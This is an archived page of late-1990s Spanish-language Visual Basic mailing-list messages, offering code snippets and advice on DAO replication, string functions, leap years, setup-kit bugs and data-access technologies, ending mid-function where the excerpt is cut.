Antes de llamarla asegúrate que la propiedad autoredraw está a false y rellena la
propiedad FillColor del objeto con el color de relleno


Un saludo.

_____________________________________________
```


José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi

Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Replica de base de datos

```
' REPLICA
Private Sub boton1_click()
   Dim db As DataBase
   Set db = OpenDatabase(App.path & "baseoriginal.mdb",True)
                    ' la opción True es porque tiene que estar abierta en modo
exclusivo.
   Db.MakeReplica App.Path & "\nombrebasereplicada.mdb"
   db.Close
   Set db =Nothing ' desbloqueo la base
End Sub

' SINCRONIZACIÓN

Option Explicit
Dim db As Database

Private Sub boton2_Click()
   Set db =OpenDatabase(App.Path & "\nombrebasereplicada.mdb)
   db.Synchronize App.Path & "\baseoriginal.mdb"
   db.Close
   Set db=Nothing
End Sub


 Funciona. Si quieres más detalles dímelo.
También se puede hacer una réplica parcial

Pedro
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Rotar linea n grados! *(2 mensajes)*

Ahí va el ejemplo. Ojalá te sirva.

Saludos

Luis Sanz

HOSPITAL REINA SOFIA DE TUDELA
31500 TUDELA
NAVARRA
Teléfono: 948-817000
Fax: 948- 817111
E-Mail: hrst@ctv.es

rotar2.zip

Usa esto.

```
PI=3.1415927 ' o 3.1416
X=Radio*Cos(Angulo_en_grados * PI / 180)
Y=Radio*Sin(Angulo_en_grados * PI / 180)
```

Un saludo.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Saber Paises de Zonas horarias

Buscando en el registro encontré que esos datos están en

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Time Zones

Peky

> >...como se obtienen los paises con las diferencias
> >horarias, que aparecen en Panel de Control:
> >Fecha y Hora - Zona Horaria

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

SETUP1 en VB-6 (castellano)

Hola a todos:

Gracias por vuestra ayuda. En especial quiero dar las gracias a Antonio Fco. Ramos de Córdoba (España) por su colaboración.

El problema planteado resulta muy fácil de comprobar. Solamente hay que compilar el proyecto SETUP1.VBP que incluye VB-6 y efectuar, empleando el Asistente de empaquetado y distribución, la instalación de cualquier aplicación compilada (un simple Form con un botón) para descubrir que dicha instalación falla estrepitosamente. Aunque no se haya modificado el proyecto SETUP1.VBP original, suministrado por MS como Kit de herramientas de instalación.

Lo que he podido averiguar, hasta el momento, es que dicho problema se encuentra en la declaración y posterior llamada a "ExtractFileFromCab":

```
    Declare Function ExtractFileFromCab Lib "vb6stkit.dll" (ByVal Cab As
String, ByVal File As String, ByVal Dest As String) As Long
```

Que creo debería ser algo así como:

```
    Declare Function ExtractFileFromCab Lib "vb6stkit.dll" (ByVal Cab As String,
ByVal File As String, ByVal Dest As String, ByVal iCab As Long, ByVal sSrc As
String) As Long
```

Es decir, faltan dos argumentos en la declaración "iCab" (número de archivos Cab) y "sSrc" (la ruta de los archivos).

Por tanto la llamada debería ser algo así:

```
    ExtractFileFromCab GetShortPathName(gsCABNAME), sFile.strSrcName, gsTEMPDIR &
sFile.strDestName, gintCabs, gstrSrcPath
```

El último argumento es una variable global ya utilizada. Y para el penúltimo se puede añadir una nueva variable global al basSetup1 como:

```
    Global gintCabs As Long
```

Luego, de forma similar a gstrAppName, asignarle en frmSetup1 el número de ficheros CABs mediante:

```
    gintCabs = CInt(ReadIniFile(gstrSetupInfoFile, gstrINI_BOOT, gstrINI_CABS))
```

Con esto parece que ya funciona sin problemas la extracción de los archivos CAB. Seguimos trabajando... ¿Os funciona?

Esperemos que no aparezcan después más Bugs en el proyecto SETUP1, original de MS ;-).

Un saludo a todos,

Andrés García
andres@yecla.com
Yecla - Murcia - España

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Sustituir una cadena por otra

>Hola amigos...

Hola, Juanjo.

>Necesito cambiar una cadena de un fichero texto, pero no se
>como se puede hacer, hasta ahora, lo abro, me lo recorro,
>encuentro la cadena , pero......no se como se puede hacer para
>reemplazarla por otra.

Prueba con esta función :

>>>>> INICIO

```
Public Function FncStrToStr(ByVal strOrigen As String, _
                            ByVal strABuscar As String, _
                            ByVal strSustituta As String) _
                            As String
  '
  ' Función que sustituye en la cadena original (strOrigen), un dato
  ' (strABuscar) por otro (strSustituta).
  ' strOrigen -> cadena original.
  ' strABuscar -> texto a sustituir.
  ' strSustituta -> texto sustitutorio.
  ' Devuelve la cadena resultante después de la sustitución.
  '

  ' Posición inicial del texto a sustituir.
  Dim intPosInicial As Integer

  ' Buscamos la posición inicial.
  intPosInicial = InStr(1, strOrigen, strABuscar)

  If (intPosInicial = 0) Then

    ' No hay ningún texto a sustituir.
    ' Devolvemos el texto original.
    FncStrToStr = strOrigen

  Else

    ' Cadena temporal.
    Dim strTmp As String

    ' Iniciamos el proceso de sustitución.
    ' Asignamos la cadena para trabajar ...
    strTmp = strOrigen
    Do While (intPosInicial <> 0)
      ' Se ha encontrado una nueva copia del texto a sustituir.
      ' Realizamos la sustitución.
      strTmp = Left$(strTmp, intPosInicial - 1) & strSustituta & Mid$(strTmp,
(intPosInicial + Len(strABuscar)))
      ' Buscamos una nueva posición inicial.
      intPosInicial = InStr(1, strTmp, strABuscar)
    Loop
```

```
    ' Asignamos la cadena resultante.
    FncStrToStr = strTmp

  End If

End Function
```

>>>>> FINAL

Copiala y pégala en un módulo BAS.

La función es mía, así que si encuentras algún 'bug', te agradecería enormemente que me lo comentaras.
Yo la uso habitualmente y, hasta el momento, siempre ha ido bien.

Saludos.

"Haz esto ante todo; aprende a estar contento" (Séneca)
ORZO, <orzo@orzo.com>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Timer en tiempo REAL

```
>>Tengo un timer que esta puesto a un intervalo de 25 ms, pero me es muy, muy
>>lento, necesito conseguir algun timer o otra cosa que me sirva a mas
>>velocidad, ha de tener una prioridad MUY alta ya que ha de estar recogiendo
>>datos de una placa de comunicaciones NEURON, segun me han comentado el
>>problema esta en VB y WIndows 9x que no trabajan a menos de 100 ms,
>necesito
>>algo que me trabaja a 25 ms o menos, sabes de algo? si es posible me
>>gustaria que preguntases en las listas de VB a ver si alguienb me puede
>>ayudar

Dejo un archivo zip con un programa que usa una funcion API para generar un Timer,
haber si es lo que busca, la sensacion personal es que si.

Al que lo use que me diga algo

Saludos

.Laki.
```

timer.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Lista de recursos en la red

Bueno, bueno, debido a la demanda que ha provocado. Me tomo la libertad de enviaros el módulo junto con un ejemplo, espero que os sirva, y a los que no . . . siento molestaros

Si alguien tiene alguna duda sobre esto, por favor, comuníquenmelo.

Raúl Ferrer Costa, rfc@retemail.es

recursos.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Arrastrar y soltar con un TreeView

Ya he encontrado lo que necesitaba, así que lo mando por si lo quiere alguien.

Hasta LOGON

> -----Mensaje original-----
> Mi pregunta es la siguiente: alguien sabe como hacer drag & drop en un
> control TreeView sobre él mismo, esto es, como en el Explorer de W95,
> poder
> copiar/mover una rama de directorio sobre otra rama del control para
> poder
> hacer un mantenimiento gráfico de una estructura en árbol.
>
> Muchas gracias por adelantado.
>
> Fernando Torres Gómez
> e-mail: ftorres@polar.es

dragtree.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cambiar el MenuContextual de un TextBox

Hola

Hace poco solicitaron esto aca les envio un ejemplo

disculopen el ruido es que mis correo se borro

eso es todo

Salu2 y un Abrazo

JANO

subclass.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cambio de formulario en 1er plano al presentar msgbox

Juan :

Yo me encontré con un problema semejante cuando trabajaba en un Formulario para Buscar y Reemplazar. Como sabes, este formulario debe ser no modal y flotante para poder buscar y reemplazar el texto del formulario principal que
está debajo. Al avisar del texto no encontrado por medio de un msgbox, este se ocultaba debajo del de Buscar y no solo hacía feo sino que además me colgaba el programa. El msgbox de VB es cómodo pero hay cosas como las que tu expones en la que está limitado.

El problema se plantea porque el msgbox de VB establece como ventana propietaria (siempre y por defecto) la principal de la aplicación. Si el segundo formulario es modal no hay problema, pero si es no modal el msgbox cambia el orden Z de los formularios o se situa entre los dos. La solución es usar la función MessageBox o similares de la API, para poder definir como propietaria del msgbox a la ventana del formulario secundario (que con VB no se puede). El uso de esa función es casi identico a la de VB, incluso en las constantes. Te mando un ejemplo puntual. Si tienes algún problema me escribes a mi cuenta.

Saludos.

Santiago Jimeno (Madrid)
SJIMENOH28@smail1.ocenf.org

> -----Original Message-----
> From: Juan M. Hdez. García <jmher@arrakis.es>
> To: Lista de Visual Basic <vb-esp@ccc.uba.ar>
> Date: domingo 28 de febrero de 1999 21:51
> Subject: (VB-ESP) Cambio de formulario en 1er plano al presentar msgbox
>
> El asunto es que desde el formulario principal de una aplicación cargo un
> segundo formulario. En ese segundo formulario pido confirmación de cambios
> mediante un msgbox y entonces el formulario principal pasa a un
> primer plano
> ocultando al segundo. Digamos que primero se ve el msgbox, detrás el
> formulario principal y detrás el formulario secundario. Si el formulario
> secundario es modal, esto no ocurre. ¿alguien sabe la solución?
> Uso Vb6 y no
> he instalado ningún service pack.
>
> Gracias

msgboxej.bas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

CR - Imprimir total en la ultima pagina

-----Original Message-----
De: Nekane Elkoroiribe <nekane.leyner@ibercom.com>
Para: VB (preguntas) <vb-esp@ccc.uba.ar>
Fecha: lunes 1 de marzo de 1999 10:05
Asunto: CR - Imprimir total en la última página

Tengo una factura diseñada en crystal report (utilizo la versión que viene con el vb4.0)
Quiero que me aparezca el total de la factura sólo en la última página.
Mirando la ayuda me da una solución para que me aparezca en todas las páginas menos en la primera.

```
if pagenumber>1 then
   ....
```

Pero yo quiero que me aparezca sólo en la última. ¿Hay alguna manera de hacerlo?
He probado if pagenumber=maximum(pagenumber) pero coge como máximo el número de página en el que está en ese momento

Gracias y un saludo
nekane.leyner@ibercom.com
(Vitoria-Gasteiz)

Hola, Nekane:

Yo he tenido el mismo problema, y lo he resuleto utilizando la funcion NextIsNull() de Crystal... al llegar a la última página, no tienes más registros de detalle en la tabla de partida, por lo que NextIsnull() te devolvera True.... en tal caso, colocas el total de la factura, y si no, colocas un cero... colocando el formato de no imprimir si es cero, resuelto.

Saludos desde Burgos
pacog@csa.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Leyenda de MSCHART en VB5

Ya lo he conseguido, pido perdon, pero es que no había forma, por lo visto la propiedad legend devuelve un objeto de este tipo, pero aquí no se le puede decir el tamaño, sino que hay que poner el texto del columlabel en el chart, y por defecto no te lo redibuja, para ello, hay que cambiar alguna propiedad del texto del legend. Por ejemplo para que al iniciar un chart mostrase un texto entero sin cortalo, bastaría con poner

```
MSChart1.Legend.VtFont.VtColor.Set 1, 1, 0 'Modificar el color del texto para redibujar la leyenda
```

Digamos que al iniciar el control chart no actualiza el tamaño del texto de leyenda, para ello solo hay dos opciones, o lo cambia alguna propiedad el usuario con el ratón, o cambias alguna propiedad del texto de la leyenda

Muchas gracias y de nuevo pido perdon.

> -----Mensaje original-----
> De: oscar.diez@madrid.cepsa.es [SMTP:oscar.diez@madrid.cepsa.es]
> Enviado el: jueves 4 de marzo de 1999 11:43
> Para: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) Leyenda de MSCHART en VB5
>
> ¿Alguien sabe como puedo manejar(cambiar propiedades,como el tamaño) la
> leyenda del MSCHART?. Es curioso, en ejecución me deja hacer lo que quiera
> con la leyenda, pero en diseño es imposible.
>
> Muchas gracias.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Preg. sobre ADO, DAO y demas?

> -----Original Message-----
> From: owner-vb-esp@ccc.uba.ar [mailto:owner-vb-esp@ccc.uba.ar]On Behalf
> Of Leo
> Sent: Sunday, March 07, 1999 3:24 PM
> To: Lista VB
> Subject: (VB-ESP) Preg. sobre ADO, DAO y demas?
>
> Alguien, por favor, podría explicarme sintéticamente las diferencias?
>
> Gracias.

Artículo aún no publicado en mi columna en México:

DAO, RDO y ADO

El desarrollo de aplicaciones orientadas al manejo de bases de datos es uno de los más difundidos, no sólo en América Latina, sino en todo el mundo.
Cuando Visual Basic salió al mercado allá por 1991, no era ni la sombra de lo que es ahora. Los únicos servicios de datos con los que contaba era el acceso a archivos planos (Random, Texto y Binary), donde el programador tenía que ingeniárselas para emular un motor de bases de datos lo suficientemente convincente para hacer el trabajo. En la versión 2 (efímera, a todo esto), se presentó una modalidad de acceso a los datos que semejaba lo que luego fue conocido como DAO. Posteriormente, en la versión 4 se
presentó el RDO y, ahora, la versión 6 incluye ADO.

Todo está muy bien pero ¿qué significan estos acrónimos? ¿cuál tecnología me sirve? ¿son mutuamente excuyentes? ¿porqué la una y la otra? A estas alturas, ya se habrá encontrado con estos acrónimos dentro del entorno de Visual Basic y, ¿por qué no? de Delphi, Visual C++ y algunos otros. Todas estas tecnologías se basan en la tecnología de COM, por lo que pueden ser accedidas desde cualquier entorno de programación que lo soporte.

En fin, el día de hoy veremos lo que es cada una de estas tecnologías, y cual aplicar (en su caso) para el desarrollo de aplicaciones.

DAO
Este es el primer modelo de objetos de acceso a datos que se presentó con Visual Basic. De hecho, en sus orígenes no era, por mucho, un componente COM u OLE, por lo que su uso se restringía a VB3. Este modelo de objetos se llama Objetos de Acceso a Datos (DAO, Data Access Objects) y es todo un intrincado grupo de objetos y colecciones que permiten la completa administración de una base de datos del Jet.

El Jet (Tecnología de motores unidos o Joint Engine Technology) es el que le da vida a aplicaciones como Access para permitir el acceso a datos. Se llama "Tecnología de motores (motores de acceso a datos) unidos", pues el mismo motor permite el acceso a diversos formatos de bases de datos como MDB (Access), DBF (Clipper, dBASE, FoxPro, etcétera), Paradox, BTrieve, y archivos como XLS (Excel), WK? (Lotus) y TXT (Texto), entre otros.

Como se ve, este motor Jet es bastante pesadito, pues está obligado a realizar varias funciones en su interior. No obstante, permite una completa administración de la base de datos, muy en especial del formato MDB nativo. Cuenta con capacidades transaccionales, multiusuarios, seguridad (suficiente en muchos casos), y de red.

Su uso se recomienda para bases de datos locales y en entornos de red donde la concurrencia de usuarios no sobrepase los 15 o 20, además de que la cantidad de datos no sobrepase 1GB.

Aunque ahora incluye características para el acceso directo a ODBC, no es el método más idóneo para hacer accesos a bases de datos que se ciñan a este estándar. Cuando se utiliza el control Data, se pueden facilitar muchos de los procesos de desarrollo de formularios de captura, aunque el desempeño se ve seriamente impactado negativamente.

RDO

Esta tecnología sólo funciona en 32 bits y fue presentada con la versión 4.0 de Visual Basic. Significa Objetos de Datos Remotos (Remote Data Objects), y está pensada para tener acceso a servidores de bases de datos RDBMS (Sistemas de Administración de Bases de datos Relacionales, Relational Database Management System) de alto nivel, como Oracle, Informix, SQL Server, etcétera.

A diferencia del DAO, RDO sólo hace conexiones directamente con la API de ODBC, lo cual le elimina la carga de un motor de bases de datos, que sí incluye DAO. No obstante, en funcionar como interfaz entre la API de ODBC y la aplicación, limita sobremanera sus características.

A pesar de ser una interfaz que pretende realizar un acceso consistente a todas las bases de datos ODBC, su comportamiento depende sustancialmente de las características del controlador ODBC del fabricante. A su vez, no pueden realizarse tareas de administración de la base de datos mediante RDO, pues este modelo de objetos sólo se pensó para facilitar el acceso a datos y ya.

Su funcionamiento óptimo, como puede inferirse de su instauración, se logra en redes LAN y algunos accesos transaccionales mediante Internet y CGI. No obstante, sus propias características (y las limitaciones de ODBC) no lo convierten en la mejor opción para aplicaciones Web (intranet, extranet e Internet), pues las conexiones deben ser permanentes.

De hecho, aún a través del Microsoft Transaction Server (o cualquier otro proveedor de transacciones, como Tuxedo), las conexiones RDO no son lo más recomendable para aplicaciones Web.

ADO

Este modelo de objetos, de reciente ingreso al mundo de la programación, fue diseñado para establecerse como el eslabón perdido entre DAO y RDO. En realidad ADO (Objetos ActiveX de Datos, o ActiveX Data Objects) sienta sus bases en la nueva tecnología OLEDB, que pretende reemplazar a ODBC, con varias ventajas. Entre las primordiales se encuentra el hecho de poder establecer prácticamente a cualquier origen de datos como proveedor de conjuntos de datos. Esto incluye no sólo a las bases de datos, sino también al correo electrónico y hasta servicios de directorios en red.

Así, OLEDB (que sólo funciona en Windows, hasta ahora) puede ser aprovechado para utilizar como origen de datos a prácticamente cualquier cosa que pueda organizarse en conjuntos de datos. Mediante ADO, es posible tener una interfaz hacia OLEDB y sus servicios. No obstante, el modelo de objetos ADO es el menor de los tres y permite la menor interacción con el origen de datos, aunque sí mayor velocidad de consecución de los datos.

Por añadidura, esta tecnología puede llevar a cabo conexiones a orígenes de datos, obtener conjuntos de resultados, almacenarlos "temporalmente" en la computadora local, desconectarse del servidor, trabajar con los datos obtenidos (modificarlos, eliminarlos, etcétera), y guardarlos en el servidor sin saturar la red.

Lo anterior convierte a esta tecnología en un serio candidato para ser utilizado en aplicaciones Web (intranet, extranet e Internet), así como una excelente opción para aplicaciones LAN y WAN donde el tráfico de la red sea bastante alto. Aún en aplicaciones con bases de datos locales, ADO podría dar buenos resultados, pues no se requeriría de aprender un nuevo conjunto de comandos para, entonces, hacer las conexiones acordes.

¿Cuál utilizar, entonces?
En realidad, como se infiere de los párrafos anteriores, las tres tecnologías tienen sus propias ventajas y desventajas. El ingreso de RDO al plano del desarrollo no deja fuera de la jugada a DAO. A su vez, ADO tampoco deja fuera de la jugada a RDO y DAO. De hecho, se notan claras diferencias entre una y otra tecnologías.

1. Si va a generar una aplicación que administre cercanamente la base de datos, permisos de accesos, y otras características propias de la base de datos; y que además maneje datos locales o en una red, cuya concurrencia de usuarios no supere los 20 y donde los datos por almacenar no supere 1GB, utilice DAO.

2. Si va a generar una aplicación que utilice un RDBMS de alto nivel, como SQL Server, Oracle, etcétera; y tal aplicación funcionará en un entorno LAN con conexiones ODBC, RDO será el candidato ideal.

3. Si va a generar una aplicación para redes LAN o WAN (intranet, extranet o Internet), con acceso a datos RDBMS conectadas indistintamente por OLEDB u ODBC, o que requieran hacer conexiones temporales para liberar el ancho de banda en la red, o que requieran del uso del Transaction Server, ADO es la tecnología recomendada.

Cabe indicar que la tecnología OLEDB es a la que le apuesta Microsoft en este momento. De hecho, el Jet 3.6 (que estará incluido en Access 2000), podrá accederse mediante OLEDB, aunque no estoy seguro que no pueda utilizarse de forma directa como hasta ahora se hace con DAO. El propio Microsoft indica que, por el estado de maduración en el que se encuentra ADO, podría ser prematuro decir que todas las aplicaciones con DAO y RDO se migren a ADO. No obstante, se recomienda hacerlo para aquellas que utilicen DAO con ODBCDirect.

Espero haberle apoyado con su decisión en estas tecnologías. No deje a DAO ni a RDO de lado. Ambos tienen su propio nicho. De hecho, RDO es la tecnología que podría tender a desaparecer en lugar del DAO, dado que el propio Microsoft presenta al DAO como la evolución de RDO. En fin, veremos qué es lo que después nos depara la empresa de las ventanas. ¡Nos seguimos leyendo!


```
+---¡Saludos desde México!--+
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
+---------------------------+
```
http://www.spin.com.mx/~adgarza
adgarza@spin.com.mx

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Años bisiestos *(5 mensajes)*

>De: cristian santana[SMTP:proyecto_1998@hotmail.com]
>Enviado el: 18 December, 1998 7:33 PM
>Para: vb-esp@ccc.uba.ar
>Asunto: (VB-ESP) Pregunta: Mes de Febrero.

>Alguien sabe como detectar si el mes de febrero corresponde
>a un mes de 28 dias o de 29 dias?

Una opción bastante sencilla es utilizar la función Dateserial(Anio,Mes,Dia)

```
Ej.:
Dim FechaTest As Date
FechaTest = DateSerial(2000,3,1-1)
If Day(FechaTest) = 29 Then
  'Es Bisiesto
Else
  'No es Bisiesto
Endif
```

Saludos !!!

Julio Collado
Managua, Nicaragua

Para saber si un año es bisiesto.
Bisiesto es un BOOLEAN y Fecha un DATE

```
Bisiesto = Choose(Day(DateAdd("y", -1, "01/03/" & Year(Fecha))) - 28, True, False)
```

Saludos

Gustavo del Castillo
Santa Fe - Argentina
E-mail: ghc@santafe.com.ar
ICQ# 9160357

Es muy facil amigo:
 Implementalo del sigueinte seudocodigo:
Si (Ann es divisible entre 4) Y (Ann No es divisible entre 100 o Ann es
divisible entre 400) Entonces

```
  sentencias
```

Fin Si

```
IF (Ann Mod 4 = 0) AND ((Ann Mod 100 <> 0) OR (Ann Mod 400 = 0))
```

End IF

```
Public Function EsBisiesto(Anio As Integer) As Boolean
  ' Puede usarse la ventana de la centuria
  If Anio <30 Then
    Anio = Anio + 2000
  Else
    Anio = Anio + 1900
  End If

  ' Ahora hágase la operación
  EsBisiesto = (DateDiff("d",DateSerial(Anio,2,1), DateSerial(Anio,3,1)) = 29)
End Function
```

```
+---¡Saludos desde México!--+
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
+--------------------------+
```


http://www.spin.com.mx/~adgarza
adgarza@spin.com.mx

---

hola gente !!!!

he aqui una funcioncita que me mandaron que verifica si un anio es bisciesto o no (verifica la division por 4, 100 y 400) la distribuye microsoft asi que debe andar bien (:-)) !!!)

```
Public Function IsLeapYear(iYear As Integer)
    '-- Check for leap year
    If (iYear Mod 4 = 0) And _
    ((iYear Mod 100 <> 0) Or (iYear Mod 400 = 0)) Then
        IsLeapYear = True
    Else
        IsLeapYear = False
    End If
End Function
```

un saludo

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Archivo DEP del control Wang Image

Pablo:
    He intentado crear un instalador con Setup Wizard de un programa que utiliza los controles Wang Image y no se me presento el inconveniente que mecionaste sobre la ausencia de los archivos de dependencias de estos controles.
    Por tal motivo te envio junto a este e-mail el archivo de dependencias que Setup Wizard uso para los controles Wang Image.

Espero que sea este el archivo que necesitas.

Saludos y Suerte

Róman Arenas
zorro@ sampacho.com.ar

Copia esto en un fichero llamado depen.dep

```
[Version]
Version=1.0.0.0

[IMGEDIT.OCX <000A>]
Register=$(DLLSelfRegister)
Dest=$(WinSysPath)
Date=2/24/1998
Time=21:00:44
Version=4.10.0.2000
CABFilename=
CABDefaultURL=
CABINFFile=
CABRunFile=
Uses1=

[IMGADMIN.OCX <000A>]
Register=$(DLLSelfRegister)
Dest=$(WinSysPath)
Date=2/24/1998
Time=21:00:44
Version=4.10.0.2000
CABFilename=
CABDefaultURL=
CABINFFile=
CABRunFile=
Uses1=

[IMGSCAN.OCX <000A>]
Register=$(DLLSelfRegister)
Dest=$(WinSysPath)
Date=2/24/1998
Time=21:00:44
Version=4.10.0.2000
CABFilename=
CABDefaultURL=
CABINFFile=
CABRunFile=
Uses1=
```

```
[IMGTHUMB.OCX <000A>]
Register=$(DLLSelfRegister)
Dest=$(WinSysPath)
Date=2/24/1998
Time=21:00:44
Version=4.10.0.2000
CABFilename=
CABDefaultURL=
CABINFFile=
CABRunFile=
Uses1=
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ayudas en html help workshop

Hola Maria.

Aca va un archivo .bas con las declaraciones para el llamado del archivox .chm de help workshop, ahi estan las constantes y las llamadas a la api necesarias.

```
Private Sub mnuContenido_Click()
    Screen.MousePointer = vbHourglass
    r = htmlhelp(Me.hwnd, CaminoAyuda & "ciedu.chm", HH_DISPLAY_TOPIC, 0&)
    Screen.MousePointer = vbDefault
End Sub

Private Sub mnuIndice_Click()
    Screen.MousePointer = vbHourglass
    r = htmlhelp(Me.hwnd, CaminoAyuda & "ciedu.chm", HH_DISPLAY_INDEX, 0&)
    Screen.MousePointer = vbDefault
End Sub
```

Con estos realizas el llamado al indice y el contenido.

Todo esto funciona correctamente en VB5, si tienes VB4 a 16 bits cambia en la llamada API long por integer.

Si tienes algun problema ahi esta mi correo. Tambien tengo el programa bajado de microsoft con una actualizacion.

Andres
arudas@ucatolicamz.edu.co

htmlhelp.bas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Buscar el ultimo blanco

>Lo quería aplicar para usar la función InStr sobre el string invertido y
>calcular cuál es la posición del último blanco, lo que luego uso para

¿Y si usas algo como :

```
i = InStr(i + 1, Text1, " ")
j = i
While i <> 0
    i = InStr(i + 1, Text1, " ")
    If i <> 0 Then j = i
Wend
MsgBox "El último blanco está en la posición " & j
```

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Dar la vuelta a un string *(2 mensajes)*

Nuevamente, el Visual Basic 6 cuenta con una función InStrRev que hace lo mismo que Instr, pero al revés, con lo que encontrarías en espacio en blanco mucho más rápido.

No obstante, déjame hacerte una solución en una función InStrAlR que puedas utilizar sin problemas en VB5 y anteriores, así como en futuras versiones de VB.

El código es el siguiente:

```
'************************************************************
Option Explicit

Public Function InStrAlR(ByVal Cadena1 As String, _
                         ByVal Cadena2 As String, _
                         Optional Inicio As Variant, _
                         Optional Comparacion As Variant) As Long
  ' Tiene por objetivo llevar a cabo el mismo proceso
  ' que InStrRev de Visual Basic 6, pero para ejecutarse
  ' en versiones anteriores de VB (de VB4 en adelante).

  ' Var
  Dim lngInicio As Long
  Dim intCad2 As Integer
  Dim intComparacion As Integer
  Dim l As Long

  ' Verifique la longitud de la Cadena2
  intCad2 = Len(Cadena2)

  ' Verifique el valor de Inicio
  If IsMissing(Inicio) Then
    Inicio = Len(Cadena1)
  ElseIf Inicio > Len(Cadena1) Or Inicio < 1 Then
    Inicio = Len(Cadena1)
  End If

  ' Verifique el valor de la comparación.
  ' Nota: No acepte los valores vbUseCompareOption
  ' ni vbDatabaseCompare
  If IsMissing(Comparacion) Then
    Comparacion = 0
  ElseIf Comparacion <> 0 And Comparacion <> 1 Then
    Comparacion = 0
  End If

  ' ¿Hay caracteres por buscar?
  If intCad2 > 0 Then
    ' ¿La comparación es textual?
    If Comparacion = 1 Then
      Cadena1 = UCase(Cadena1)
      Cadena2 = UCase(Cadena2)
    End If

    ' Lleve a cabo la búsqueda
```

```
    Do While Mid(Cadena1, lngInicio, intCad2) <> Cadena2 _
             And lngInicio > 1
      lngInicio = lngInicio - 1
    Loop

    ' ¿Encontró la cadena?
    If Mid(Cadena1, lngInicio, intCad2) <> Cadena2 Then
      lngInicio = 0
    End If
  Else
    lngInicio = 0
  End If

  InStrAlR = lngInicio
End Function

Public Function StrRev(Cadena As String) As String
  ' Tiene por objetivo llevar a cabo la misma funcionalidad
  ' de la función StrReverse de Visual Basic 6, pero para
  ' utilizarse en Visual Basic de versiones anteriores
  ' (1 y superiores).

  ' Var
  Dim strCadena As String
  Dim i As Integer
  Dim intCadena As Integer

  ' Obtenga la longitud de la cadena
  intCadena = Len(Cadena)

  ' ¿Hay caracteres en la cadena indicada?
  If intCadena > 0 Then
    ' Cree una cadena de tantos espacios como caracteres
    ' haya en Cadena. Esto acelerará el proceso en un
    ' 20% aproximadamente.
    strCadena = Space(intCadena)

    ' Lleve a cabo el proceso reversivo de caracteres
    For i = intCadena To 1 Step -1
      Mid(strCadena, (intCadena - i) + 1, 1) = Mid(Cadena, i, 1)
    Next i
  End If
  StrRev = strCadena
End Function
*************************************************************************
*
```

Ambas funciones han sido probadas en su desempeño con una repetición de 1000 en una cadena de ochenta caracteres y se ejecutaron en menos de la mitad de un segundo en Visual Basic 4 de 16 bits (lo más lento que encontré, aunque aún puedo hacer la prueba en VisualAge For Basic.

Es decir, el código es rapidísimo y te deja muy buenos resultados.

Las funciones InstrAlR y StrRev no tienen los mismos nombres que en Visual Basic 6 para evitar incompatibilidades futuras. Lo que sí es igual (o al menos similar, en el caso de InstrAlR, dado que el parámetro Comparacion no acepta los valores vbUseCompareOption ni vbDatabaseCompare) es el conjunto de parámetros, de modo que

cuando obtengas Visual Basic 6 lo único que harías sería cambiar todo lo que diga InstrAlR por InstrRev y todo lo que diga StrRev por StrReverse. Previamente, tendrás que eliminar las funciones
para evitar ambigüedades.

Ahora bien, InstrAlR la puedes usar como sigue para encontrar el último blanco:

```
intPosB = InstrAlR(Texto, " ")
```

Si quieres buscar un blanco o un carácter a partir de cierta posición, tan sólo indicas:

```
intPosC = InstrAlR(Texto, " ", 15)
```

La función es lo suficientemente inteligente para verificar si el número indicado supera la cantidad de caracteres que se encuentren en Texto o es menor a 1. En cualquiera de los dos casos, la búsqueda del (o los) caracteres indicados iniciará a partir del último de la cadena.

Ahora bien, en la búsqueda no sólo puedes buscar un carácter, sino también una serie de caracteres. Por ejemplo, en el siguiente:

```
intPosP = InstrAlR(Texto, "Marcelo")
```

Se buscará la palabra Marcelo dentro del Texto indicado. Ahora bien, si deseas buscar un texto sin importar si está en altas y bajas, puedes ponerlo así:

```
intPosP = InstrAlr(Texto, "Marcelo",,vbTextCompare)
```

(No recuerdo si la constante vbTextCompare existe en Visual Basic 5, pero si no, puedes poner un uno.)

Con esto, no importa si en Texto aparece la palabra como "MaRcElO", "MarcelO", "marcelo", "MARCELO" o como sea, la encontrará.

Ahora bien, StrRev te invertirá una cadena en un tiempo bastante asequible. No es tan eficiente como StrReverse, pero hace un buen trabajo.

Ambas funciones deberán estar en un módulo BAS. Espero que te sirvan.


```
+---¡Saludos desde México!--+
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
+--------------------------+
```
http://www.spin.com.mx/~adgarza
adgarza@spin.com.mx

>1- Existe alguna llamada al sistema, o función de VB que me permita dar
>vuelta un string (Ej. "Hola" --> "aloH") ?

No, pero es fácil de hacer :

```
Function DaLaVuelta(palabra As String) As String
Dim i As Long, j As Long
Dim aux As String

j = Len(palabra)
```

```
aux = Space$(j)
For i = j To 1 Step -1
